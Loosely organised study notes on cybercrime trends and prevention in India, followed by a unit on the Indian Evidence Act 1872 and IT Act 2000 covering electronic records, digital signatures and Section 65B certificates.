Combatting modern cybercrime requires a multi-layered approach, as today's threats rely heavily on psychological manipulation and automation. The most effective prevention strategies include enforcing strict **digital hygiene**, maintaining **cyber awareness**, using **real-time threat detection**, and knowing exactly **whom to contact** if compromised.

Current Cyber Crime Trends

Digital Arrest Scams: Fraudsters pose as law enforcement, creating fake police station backdrops on video calls. They threaten victims with fabricated warrants to coerce them into transferring funds to "clear their name".

AI-Powered Attacks & Deepfakes: Scammers use synthetic audio and video to impersonate officials, celebrities, or even family members to trick victims.

Online Task and Job Frauds: Fake advertisements for part-time work or work-from-home tasks draw victims in with high payouts, eventually leading to extortion or data theft.

Phishing & Malicious APKs: Seasonal scams (e.g., fake wedding invites or package delivery notifications) distribute malware and malicious files that compromise your device.

Best Strategies to Prevent Cyber Crime

1. Personal Security & Cyber Hygiene

- **Enable Multi-Factor Authentication (MFA):** Add an extra layer of security beyond just passwords for all sensitive accounts.
- **Manage Passwords Safely:** Use long, unique passwords for every account, and avoid writing them down.
- **Update Software & OS:** Install the latest security patches immediately to prevent hackers from exploiting known vulnerabilities.
- **Avoid Public Wi-Fi:** Never conduct banking or sensitive transactions on unsecured public networks without a trusted VPN

2. Awareness & Verification

- **Verify the Source:** Never click on suspicious links or download attachments from unverified sources (e.g., unexpected emails or WhatsApp forwards).
- **Guard Personal Info:** Treat sensitive details like OTPs, Aadhaar, and banking PINs with extreme care.
- **Identify Deepfakes:** Look for inconsistencies, unnatural audio, or anomalies in digital content.

3. Enterprise & Network Defense

- **Zero Trust Architecture:** Require strict, continuous verification for every person and device attempting to access resources on a network.
- **Data Encryption:** Encrypt all sensitive data both at rest and in transit.
- **Incident Response Plan:** Establish and practice a clear protocol to swiftly handle data breaches or ransomware attacks.
- **Regular Backups:** Keep offline and secure backups of all critical systems to ensure recovery without paying ransoms

How to Report Cyber Crime

If you fall victim to a cyberattack or notice suspicious activity, report it immediately to the authorities:

- In India, visit the official National Cyber Crime Reporting Portal or call the National Cyber Helpline at **1930** to potentially freeze funds and track the perpetrators.
- Always preserve digital evidence, such as screenshots of chats, transaction details, and URLs

1. Strong Authentication
Use strong, unique passwords.
Enable Multi-Factor Authentication (MFA).
Avoid password reuse.
2. Regular Software Updates
Install operating system and application updates.
Apply security patches promptly.
Remove unsupported software.
3. Use Security Software
Install antivirus and anti-malware software.
Use firewalls to block unauthorized access.
Deploy Intrusion Detection/Prevention Systems (IDS/IPS).

4. Data Protection
Encrypt sensitive data.
Take regular backups.
Store backups securely.
5. User Awareness and Training
Educate users about phishing and online scams.
Promote safe internet practices.
Conduct cybersecurity awareness programs.
6. Secure Networks
Use secure Wi-Fi with strong encryption.
Use VPNs for remote access.
Monitor network traffic regularly.

7. Access Control
Grant only necessary permissions (Principle of Least Privilege).
Review user accounts regularly.
Disable unused accounts.
8. Incident Response Plan
Prepare procedures for handling cyber attacks.
Report incidents immediately.
Recover systems using backups.
9. Cyber Laws and Policies
Enforce the Information Technology Act, 2000.
Establish organizational security policies.
Cooperate with law enforcement agencies.

10. Regular Security Audits
Perform vulnerability assessments.
Conduct penetration testing.
Fix identified security weaknesses.

Nature of Criminality

Nature of criminality refers to the characteristics, causes, and patterns of criminal behavior. It explains why crimes are committed, how they are committed, who commits them, and their impact on society. In cybersecurity, it describes the characteristics of cybercriminals and cybercrimes.

https://lexibal.com/nature-and-definition-of-crime

1. Intentional
Criminal acts are committed deliberately with the intention of breaking the law.
Example: Hacking into a bank's database to steal money.

2. Illegal
Criminal activities violate the laws of the country.
Offenders are punishable under laws such as the Information Technology Act, 2000 and the Bharatiya Nyaya Sanhita (BNS).

3. Causes Harm
Crimes may cause:
Financial loss
Physical injury
Mental stress
Damage to reputation
Data loss

4. Motivated by Gain or Revenge
Criminals commit crimes for various reasons, such as:
Financial gain
Revenge
Curiosity
Fame or recognition
Political or ideological motives
Personal satisfaction

7. Difficult to Detect
Cybercriminals often hide their identity using:
Fake accounts
Encryption
VPNs
Proxy servers
Anonymous networks

5. Dynamic in Nature
Criminal methods continuously change with technology.
New cyber threats such as ransomware, AI-based phishing, and deepfake scams emerge over time.

8. Cross-Border Nature
Cybercrimes can be committed from anywhere in the world.
The attacker and victim may be in different countries, making investigation more difficult.

UNIT 4

The Indian Evidence Act of 1872 v. Information Technology Act, 2000: Status of Electronic Records as Evidence, Proof and Management of Electronic Records; Relevancy, Admissibility and Probative Value of E-Evidence, Proving Digital Signatures, Proof of Electronic Agreements, Proving Electronic Messages.

The Indian Evidence Act of 1872

The Indian Evidence Act, 1872, drafted by Sir James Fitzjames Stephen, governs the admissibility of oral, documentary, and electronic evidence in Indian courts. It ensures that only relevant, reliable, and legally obtained facts are presented to establish the truth in civil and criminal proceedings

The Act is organized into 167 sections and 3 main parts, outlining how facts must be proven :

Part I: Relevancy of Facts (Sections 1–55)

This section dictates which facts are admissible as evidence.

- **Facts in Issue:** The main facts contested in a case.
- **Res Gestae (Sec 6):** Facts that are so connected to the main event that they form part of the same transaction.
- **Motive, Preparation, and Conduct (Sec 8):** Actions that occurred before or after the event to help determine intent.
- **Admissions and Confessions (Sec 17–31):** Statements made by parties suggesting an inference to any fact in issue.
- **Dying Declarations (Sec 32):** Statements made by a person regarding the cause of their death are admissible

Part II: On Proof (Sections 56–100)

This part outlines what facts do not need to be proved and how evidence is evaluated.

- **Judicial Notice (Sec 56-58):** Facts of universal notoriety or public record do not require proof.
- **Oral vs. Documentary Evidence:** Dictates that the contents of documents must typically be proved by the original document itself (primary evidence) rather than oral accounts.

Part III: Production and Effect of Evidence (Sections 101–167)

This section details how trials proceed and who bears responsibility for providing evidence.

- **Burden of Proof (Sec 101–105):** The person who brings a claim to court generally holds the burden to prove it.
- **Witnesses (Sec 118–134):** Rules governing who can testify, privileged communications (e.g., between a client and their attorney), and the number of witnesses required.

Core Differences and Relationship

Feature	Indian Evidence Act, 1872	Information Technology Act, 2000
Primary Purpose	Defines what types of evidence are admissible in court and how they must be proved.	Governs e-commerce, gives legal validity to digital signatures/records, and penalizes cybercrimes.
Evidence	Deals broadly with all forms of proof, including oral testimonies, physical documents, and material objects.	Exclusively focuses on **electronic records** and digital forms of authentication.
Admissibility Standard	Requires documents to be produced for the inspection of the court.	Dictates that electronic records are just as legally valid and enforceable as traditional paper documents.
Handling of Digital Data	Does not generate digital records; rather, it sets the procedural	Defines what constitutes an "electronic record" (data, image,

Enacted in 1872.

Enacted in 2000.

electronic records

Does not define cyber offences.

Defines and prescribes penalties for cyber offences such as hacking, identity theft, cyber terrorism, and online fraud.

After amendments, it also recognizes electronic evidence as admissible in court.

Provides the legal framework that gives validity to electronic records and digital signatures, making them acceptable as evidence.


Focuses on rules of evidence.

Focuses on cyber law, digital transactions, and cybersecurity.

The Information Technology Act, 2000 amended the Indian Evidence Act, 1872 to recognize electronic records and digital signatures as valid evidence in courts. Thus:

The IT Act, 2000 provides the legal framework for electronic records and cyber offences.
The Indian Evidence Act, 1872 provides the rules for admitting and proving those electronic records in court.

Digital Signatures



https://share.google/L50Sp9wFHflwsPbpB Crime and laws related with Digital Signatures

Proof of Electronic Agreements

Proving an electronic agreement in court requires demonstrating its authenticity, integrity, and the identity of the signing parties. To be legally enforceable, the contract must satisfy the core conditions of the Indian Contract Act (offer, acceptance, and consideration), and must not be a type barred from electronic execution (e.g., wills, trusts, and real estate conveyances)

To ensure your electronic agreement is legally bulletproof, following elements must be preserved and present:

1. Proof of Identity and Consent

- **Aadhaar eSign or Digital Signature Certificate (DSC):** Using government-recognized electronic signatures provides the highest level of legal assurance. The courts presume these have been executed and consented to by the registered owner.
- **Click-wrap and Email Acceptance:** If formal e-signatures aren’t used, you must prove the user was aware of the terms and took an affirmative action to accept (e.g., clicking "I Agree" or a clear email thread showing unequivocal acceptance).

2. Proof of Document Integrity (Audit Trails)

You must demonstrate that the document has not been tampered with or altered after it was signed. Reliable digital agreements include:

- Detailed, time-stamped audit trails tracking when the document was viewed, by whom, and from which IP addresses.
- Document hashes (cryptographic fingerprints) that ensure the file hasn't been modified.

3. Statutory Admissibility (Section 65B Certificate)

Under the Indian Evidence Act (alongside the Information Technology Act and the Bharatiya Sakshya Adhiniyam), electronic records are considered documents. However, to submit them as evidence, you must provide a **Section 65B Certificate**.

- This certificate must be signed by a responsible person in charge of the computer, server, or device where the electronic agreement is stored. [1, 2, 3, 4, 5]
- It acts as secondary evidence, verifying that the electronic record was produced by a reliable computer and that its integrity is maintained